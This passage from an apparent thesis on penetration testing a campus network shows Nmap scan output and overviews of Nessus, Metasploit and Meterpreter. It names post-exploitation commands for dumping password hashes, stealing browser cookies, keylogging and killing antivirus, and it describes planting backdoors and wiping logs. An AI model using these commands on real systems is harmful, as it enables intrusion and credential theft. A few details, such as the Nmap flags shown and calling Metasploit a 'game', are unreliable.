



Figure 2.2: A Basic Nmap command [7]

Some important features of Nmap are:

- **Host Discovery** – Identifying hosts on a network, for example listing the hosts which respond to pings, or which have a particular port open. Here, -sP flag is used for activating the host discovery option [23].



```
C:\>nmap -sP 192.168.1.*

Starting Nmap 4.62 ( http://nmap.org ) at 2008-06-04 16:54 India Standard Time
Host 192.168.1.1 appears to be up.
MAC Address: 00:14:6C:D0:CD:DC (Netgear)
Host 192.168.1.2 appears to be up.
MAC Address: 00:08:5C:8C:23:2E (Shanghai Dare Technologies Co.)
Host 192.168.1.8 appears to be up.
MAC Address: 00:1C:DF:D1:52:D4 (Intel Corporate)
Host 192.168.1.9 appears to be up.
Host 192.168.1.23 appears to be up.
MAC Address: 00:81:6C:90:44:18 (Foxconn)
Host 192.168.1.101 appears to be up.
MAC Address: 00:18:DE:31:3D:8D (Intel)
Host 192.168.1.123 appears to be up.
MAC Address: 00:14:6C:8F:D8:72 (Netgear)
Nmap done: 256 IP addresses (7 hosts up) scanned in 36.469 seconds

C:\>_
```

Figure 2.3: Host Discovery using Nmap

- **Port Scanning** – Enumerating the open ports on one or more target hosts. There are two types of ports: Tcp (connection oriented protocol) and Udp (connectionless protocol) [23].

There are two basic options for scanning tcp and udp ports:

For Tcp ports: -sS

For Udp ports: -sU

```
Command Prompt

C:\>nmap -sS -sI 192.168.1.8

Starting Nmap 4.62 ( http://nmap.org ) at 2008-06-04 17:16 India Standard Time
Interesting ports on 192.168.1.8:
Not shown: 1711 filtered ports, 1488 open|filtered ports
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
MAC Address: 00:1C:BF:B1:52:D4 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 87.812 seconds
C:\>
```

Figure 2.4: Port Detection using Nmap

- **Version Detection** – Interrogating listening network services listening on remote devices to determine the application name and version number. The nmap flag `-sV` is used for activating service and version detection [23].

```
Command Prompt

C:\>nmap -sS -sV 192.168.1.8

Starting Nmap 4.62 ( http://nmap.org ) at 2008-06-04 17:42 India Standard Time
SCRIPT ENGINE: No such category, file or directory: 'version'
SCRIPT ENGINE: Aborting script scan.
Interesting ports on 192.168.1.8:
Not shown: 1711 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.2.8 ((Win32) DAU/2 mod_cel/2.2.8 OpenSSL/0.9.8g mod_autoindex_color PHP/5.2.5)
139/tcp   open  netbios-ssn
443/tcp   open  ssl         OpenSSL
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:1C:BF:B1:52:D4 (Intel Corporate)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 25.797 seconds
C:\>
```

Figure 2.5: Version Detection using Nmap

- **OS Detection** – Remotely determining the operating system and some hardware characteristics of network devices. the nmap flag `-O` is used for activation of operating system and hardware detection [23].

```

C:\>nmap -eS -O 192.168.1.8

Starting Nmap 4.62 ( http://nmap.org ) at 2008-06-04 17:49 India Standard Time
Interesting ports on 192.168.1.8:
Not shown: 1712 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios_ssn
445/tcp   open  microsoft-ds
MAC Address: 00:1C:BF:D1:52:D4 (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2000
OS details: Microsoft Windows 2000 SP4 or Windows XP SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
submit/.
Nmap done: 1 IP address (1 host up) scanned in 33.187 seconds

C:\>

```

Figure 2.6: OS Detection using Nmap

In addition to these, Nmap can provide further information on targets, including reverse DNS names, device types, and MAC addresses.

2.2.3 Vulnerability Analysis Phase:

After successfully identifying the target systems and gathering the required details from the above phases, a penetration tester should try to find any possible vulnerabilities existing in each target system.

During this phase a penetration tester may use automated tools to scan the target systems for known vulnerabilities. These tools will usually have their own databases consisting of latest vulnerabilities and their details [6]. The vulnerability testing phase is started after some interesting hosts are identified via the nmap scans or another scanning tool and is preceded by the reconnaissance phase.

The knowledge of the penetration tester in this case would be put to test. An analysis will be done on the information obtained to determine any possible vulnerability that might exist. This is called manual vulnerability scanning as the detection of vulnerabilities is done manually.

There are tools available that can automate vulnerability detection. Many good vulnerability scanners, both commercial and open-source are available. Some of them are: [6]

- Nessus
- Shadow Security Scanner
- Retina
- ISS Scanner
- SARA
- GFI LANguard

2.2.3.1 Nessus:

There are a number of security scanners available. Most are vendor specific and charge by the number of IP addresses it can scan. The most popular alternative to these scanners is Nessus.

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerability that malicious hackers could use to gain access to any computer you have connected to a network. It does this by running over 1200 checks on a given computer [3].

Nessus relies on the responses from the target computer without actually trying to exploit the system. Depending on the scope of a vulnerability assessment, the security tester may choose an exploitation tool to verify that reported vulnerabilities are exploitable. [13]

One of the very powerful features of Nessus is its client server technology. Servers can be placed at various strategic points on a network allowing tests to be conducted from various points of view. A central client or multiple distributed clients can control all the servers. The server portion will run on any flavour of Unix. It even runs on

MAC OS X and IBM/AIX, but Linux tends to make the installation simpler. These features provide a great deal of flexibility for the penetration tester. Clients are available for both Windows and Unix. The Nessus server performs the actual testing while the client provides configuration and reporting functionality [22]. Nessus Client-Server architecture is shown below:




Figure 2.7: Nessus Architecture [4]

Nessus employs client-server architecture. The server contains the vulnerability database (plug-ins) and scanning engine and the client contains configuration tool and report-generating tool. It starts the vulnerability scan after selecting an IP addresses to be scanned, plug-ins and Nessus server. There are more than 1000 plug-ins available for Nessus each of which checks for one or more vulnerabilities. After the scan is complete, it provides a detailed report of identified vulnerabilities and recommends a solution. The main features of Nessus Vulnerability Scanner include [4]:

- Identifies operating system, applications, databases and services running on the host systems.
- Scans and detects open ports.
- Audits Antivirus Software.
- Discovers sensitive data such as credit card numbers.
- Identifies missing security patches.
- Supports all major operating systems.
- Web based interface.

While running Nessus, a vulnerability assessment (or audit) has been done. This assessment involves three distinct phases [28]. It consists of:

- Scanning
- Enumeration
- Vulnerability Detection

Scanning

In this phase, Nessus probes a range of addresses on a network to determine which hosts are alive. One type of probing sends ICMP echo requests to find active hosts, but does not discount hosts that do not respond - they might be behind a firewall. Port-scanning can determine which hosts are alive and what ports they have opened. This creates a target set of hosts for use in the next step [28].

Enumeration

In this phase, Nessus probes network services on each host to obtain banners that contain software and OS version information. Depending on what is being enumerated, username and password brute forcing can also take place here [28].

Vulnerability Detection

Nessus probes remote services according a list of known vulnerabilities such as input validation, buffer-overflows, improper configuration, and many more.

To run a scan, Nessus server must be running on some machine, then start up a Nessus client. The two most important tabs are "Nessusd host", which allows entering in the IP address of the Nessus server to be connected, as well as the username and password needed to connect to this server. The other critical tab is labelled "Target Selection". This is where it is specified which host(s) are liked to be scanned. Then, hit the "Start the scan" button.

After a scan, Nessus clients typically offer two means to analyze the result like the client itself will list each particular vulnerability found, gauging its level of severity and suggesting to the user how this problem could be fixed.

Nessus clients are also able to generate more comprehensive and graphical reports in a variety of different formats. This can be very helpful if an administrator is scanning a large number of computers and would like to get an overall view of the state of the network.

2.3 Attack phase:

This is the phase that separates the Men from the Boys. This is at the heart of any penetration test, the most interesting and challenging phase. After determining the vulnerabilities that exist in the systems, the next stage is to identify suitable targets for a penetration attempt. The target chosen to perform the penetration attempt is also important [6].

After choosing the suitable targets, the penetration attempt will be performed on these chosen targets. An attack phase is the most important part of penetration testing. By attacking any vulnerability, it tells the organization, how deep a hacker can go into and to what extent?

A penetration tester should always keep his eyes and mind open. He should not miss even a single point of entry and always search for these kinds of vulnerabilities. Imagine a scenario where a penetration tester has to perform a penetration test on a network consisting of more than two hundred machines. After gathering sufficient information and vulnerabilities about the network, it was found out that there are only five servers on the network and the rest are just normal PCs used by the organization's staff. Thus, these five servers should be targeted first because servers are having more critical information rather than normal computers.

An attack phase can be further categorized into: [6]

- Exploitation phase
- Privilege Escalation phase

2.3.1 Exploitation Phase:

During this phase a penetration tester will try to find exploits for the various vulnerabilities found in the previous phase. A Penetration tester should have programming knowledge of C (preferably Socket Programming) or scripting languages like Perl, Python or Ruby. It helps in understanding and writing exploits and custom tools / scripts.

This phase can be dangerous if not executed properly. There are chances that running an exploit may bring a production system down. All exploits need to be thoroughly tested in a lab environment prior to actual implementation. Some organizations would require that certain vulnerabilities on critical systems should not be exploited [6].

There are good exploitation frameworks available that would aid a penetration tester in developing exploits and executing them in a systematic manner. Few good commercial as well as open-source exploitation frameworks are:

- The Metasploit Project
- Core Security Technology's Impact
- Immunity's CANVAS

Penetration tester can make full use of the potential of such frameworks, rather than using it for merely running exploits. These frameworks can help reduce a lot of time in writing custom exploits.

Here in this thesis report, an open source exploitation framework called Metasploit has been discussed in detail, as it accomplishes the first objective of this thesis having detail description of Metasploit Framework

2.3.1.1 Metasploit Framework

The Metasploit Project is an open-source computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development [19]. Its most well-known sub-project is the Metasploit Framework, a tool for developing and executing exploit code against a remote target

machine. The Metasploit Project is also well-known for anti-forensic and evasion tools, some of which are built into the Metasploit Framework [1,6].

Metasploit was created by HD Moore in 2003 as a portable network game using the Perl scripting language. Later, the Metasploit Framework was then completely rewritten in the Ruby programming language [19]. It is a powerful tool for third-party security researchers to investigate potential vulnerabilities. On October 21, 2009 the Metasploit Project announced that it had been acquired by Rapid7, a security company that provides unified vulnerability management solutions. Metasploit can be used for both legitimate and unauthorized activities [18].

2.3.1.2 Metasploit Framework Methodology

The basic steps for exploiting a system using the Framework are [10]

- Choosing and Configuring an exploit (code that enters a target system by taking advantage of one of its bugs, about 300 different exploits for windows, unix/linux and Mac OS X are included);
- Checking whether the intended target system is susceptible to the chosen exploit (optional);
- Choosing and configuring a payload (code that will be executed on the target system upon successful entry, for instance a remote shell or a VNC server);
- Choosing the encoding technique to encode the payload so that the intrusion-prevention system (IPS) will not catch the encoded payload;
- Executing the exploit.

The figure below shows the working of Metasploit framework.




Figure 2.8: Working of Metasploit Framework

This diagram shows that an attacker first sends the exploit code and payload. Exploit code will run first and will exploit the vulnerability. Payload will run next if exploit code succeeds i.e. if the exploit code perfectly matches with the type of vulnerability. And when Payload will run on victim machine, an attacker can do various attacks on victim machine i.e. can download data, can take privilege escalations, can do pivoting, can run various software like malwares, root kits etc for gaining root level privileges.

2.3.1.3 Metasploit framework Architecture

A Metasploit framework consists of various Directories and sub directories. Exploring directories gives the modules, plugins and scripts [11]. Module directories contains payloads, exploits etc. while the Plugins directories contains different plugins which are used to connect to third party system example database, how to import data etc.




Figure 2.9: Metasploit Architecture [17].

Interfaces consist of console based, GUI based, web and CLI based. From all of them, msfconsole is used more because it provides best support as well as leveraging all metasploit frameworks' different functionality [20]

2.3.1.4 Using Meterpreter Payload

As individual Payloads can do single tasks only, like Add user, Bind shell to port etc. An alarm may trigger during creation of new processes especially in Host based Intrusion Detection System. In addition, they are limited by commands the shell can run [9].

So need of a Payload called Meterpreter is there, which avoid creation of a new process simply because it assures that no alarm will be triggered which can make Antivirus or IDSs suspicious. In addition, it runs in the exploited process context itself. It also creates a platform, which an attacker can easily extend at runtime and the last, but not the least, it allows for writing scripts also which makes it more efficient [18].

Meterpreter is a Post Exploitation Tool. It works by using in memory DLL Injection and native shared object format. In addition, it uses encrypted communication

between attacker and victim. So in short it is stable, flexible and extensible [9]. Some key features include: Key logging, controlling Mouse/Keyboard, Screen shot, Privilege Escalation, Pivoting etc.

2.3.1.5 Meterpreter Methodology

Meterpreter works on the following methodology using which client and server communicates with each other.



Figure 2.10: Meterpreter Methodology [20]

2.3.1.6 Extensions, Commands and Scripts

There are several extensions used in Meterpreter Payload. But two extensions like STDAPI and PRIV are there, which are used most due to very interesting commands in them. These are:

STDAPI Extension

Meterpreter load the STDAPI extension by default. Thus various commands are there which are used for getting interesting information of the target victim. These are:

- **File System Commands:** It gets access to the file system of target victim. Some of them are cat, cd, del, download, edit, getlwd, upload etc.
- **Networking Commands:** It gives the information about the network related and network traffic. Some of them are ipconfig, portfwd, and route.

- **System Commands:** It gives the information about the remote system and various processes running on system. These are: ps, getuid, getpid, kill, shell, shutdown, sysinfo and many more.
- **User Interface Commands:** They provide interaction with the user. Examples include enumdesktops, idletime, keyscan_dump, keyscan_start, keyscan_stop and many more.

STD API commands for desktop: These are enumdesktop, getdesktop and setdesktop. These commands are used to interact with the remote desktops. Here session 0 is the only interactive window session because it only represents the console. Under every session, there is a window station, called WINSTA0, which is the only interactive window station. Others are non-interactive. In addition, each WINSTA0 has its own keyboard buffer for sniffing logon passwords [7].

PRIV Extension

PRIV extension is loaded if the modules give admin privileges. It consists of Elevate commands, Timestomp commands and Password database [20].

- During timestomp, MACE (Modified-Accessed-Created-Entries Modified) attributes of the file are changed for undetection on the remote system.
- During Password Database, usernames and passwords of the remote system are stored in a SAM file. Then using Hashdump, we can access the usernames and passwords of remote system using OPHCRACK.

Meterpreter Scripts: This is one of the most important functionality of Meterpreter. They use the meterpreter platform and various extensions. They go ahead use all these API's and do various tasks on victim's machine [19]. Various scripts are:

- run credcollect: Collect hashes and collect all the tokens available
- run enum_firefox: get cookies information locally on attacker's machine
- run get_application_list: gives us full list of all the installed applications on remote system.
- run killav: kill all antiviruses [7].

2.3.2 Privilege Escalation:

Sometimes, a successful exploit does not lead to root access. For example, for a particular vulnerability, the penetration tester might acquire user level access. An effort has to be made at such point to carry further analysis on the target system to gain more information that could lead to getting administrative privileges, e.g. local vulnerabilities, etc. A penetration tester might need to install additional software that might help in getting a higher level of privilege. This process is called privilege escalation.




Figure 2.11: Privilege Escalation phase [9]

Penetration testers also consider pivoting through targeted systems on successful exploitation. Pivoting is a process in which a penetration tester uses the compromised (target) system to attack other systems in the target network [20]. This helps in explaining better, the business impact of a successful exploit on the organizations security. But a penetration tester must be careful and get prior permission from the target organization before proceeding further [6].

A good penetration tester always keep logs of all the activities performed, as these could help in the reporting stages and also act as the proof of the activities performed.

Quite often, successful exploitation of vulnerability might not lead to root (administrative) access. In such a scenario additional steps need to be taken, further analysis is required to access the risk, that particular vulnerability may cause to the target system. This is represented in the feedback loop in below diagram between the Attack and Discovery phase. This loop can be graphically explained as follows under post exploitation phase [6].




Figure 2.12: Post Exploitation

This diagram shows that root user escalation can be gained by using Post Exploitation. In this phase, after exploitation and getting escalating privilege on both local and domain, various additional services or software like root kits or backdoors are run, after browsing the system so that they should get uninterrupted access every time they want.

2.4 Reporting phase:

The last stage in the entire activity is the reporting stage. This stage can occur in parallel to the other three stages or at the end of the Attack stage. Many penetration testers do not concentrate on this stage and follow a hurried approach to make all the submissions. But this stage is probably the most important of all the phases. [6]

The report must be precise and to the point. Nothing should be left to the client's imagination. Clear and precise documentation always shows the ability of a successful penetration tester. [1][3] For example the necessary things that the report should consist of are:

- Executive Summary
- Detailed Findings
- Risk level of the Vulnerabilities found
- Business Impact
- Recommendations
- Conclusion

A network may consist of several vulnerabilities or loopholes due to various reasons. Attackers are always in a search for these vulnerabilities to gain access over the network.

Network penetration testing is a process to profile a network for checking vulnerabilities and loopholes and then exploit those vulnerabilities before attackers do. We wish to create stub for profiling University Campus against Penetration testing framework.

Objectives

Following are the objectives that are aimed to be achieved during entire thesis.

- I. To study and explore Network Penetration Testing tools and techniques.
- II. To design and implement Network Penetration Testing for campus network.
- III. To demonstrate the use of Network Penetration Testing for profiling a campus network.

Methodology Used

- I. Setup isolated network with the help of virtualization
- II. Setup Metasploit, create stub to integrate with the framework
- III. Use configuration stubs to test Metasploit functionality
- IV. Perform Penetration Testing on Campus Network using integrated Metasploit functionality

Implementation details and Results

In this part of thesis report, a proposed framework of Network Penetration Testing has been designed and implemented on Campus Network. The proposed methodology helps when applying it on real world scenario. Since various commercial and non-commercial, open source tools are available for Penetration Testing. Hence, these open source tools have been used for profiling campus network using network penetration testing. Metasploit is the best exploitation tool among all. Here, in this report, metasploit framework has been used for vulnerability exploitation to tell what an attacker could do once breach in the security.

Also, integration of Metasploit framework has been done with various third party tools for enhancing the functionality.

4.1 Proposed Framework for Network Penetration Testing




Figure 4.1: A proposed Methodology

Various methodologies have been discussed by various personalities for Penetration testing on network. During literature review, a 4-phase methodology has been studied. After concluding all methods and techniques, a 7-phase methodology has been proposed with some new ideas as shown in the diagram. Here, each phase has been given importance according to its size.

For example, Planning and Information Gathering phase are the most important part of any Penetration testing. So, proper time and effort should be given on this part, as this is base of this methodology. Then, after discovery and Attack phase, means after exploiting any vulnerability, post exploitation should be done, so that one should know, how much deep an attacker can go and damage our systems and network. A post exploitation phase also consists of installing backdoors, root kits and malicious software on the remote target machine.

Then, after Post Exploitation, clean up phase is there. Here, all the entries or logs are deleted, so that nobody should know about an attacker's visit. And in the end, Reporting phase is there. Here, all the reports about vulnerabilities, their exploitation and post exploitation are given. Also some countermeasures are also given for securing the network from attackers.

4.2 Implementation Setup using Isolated Network

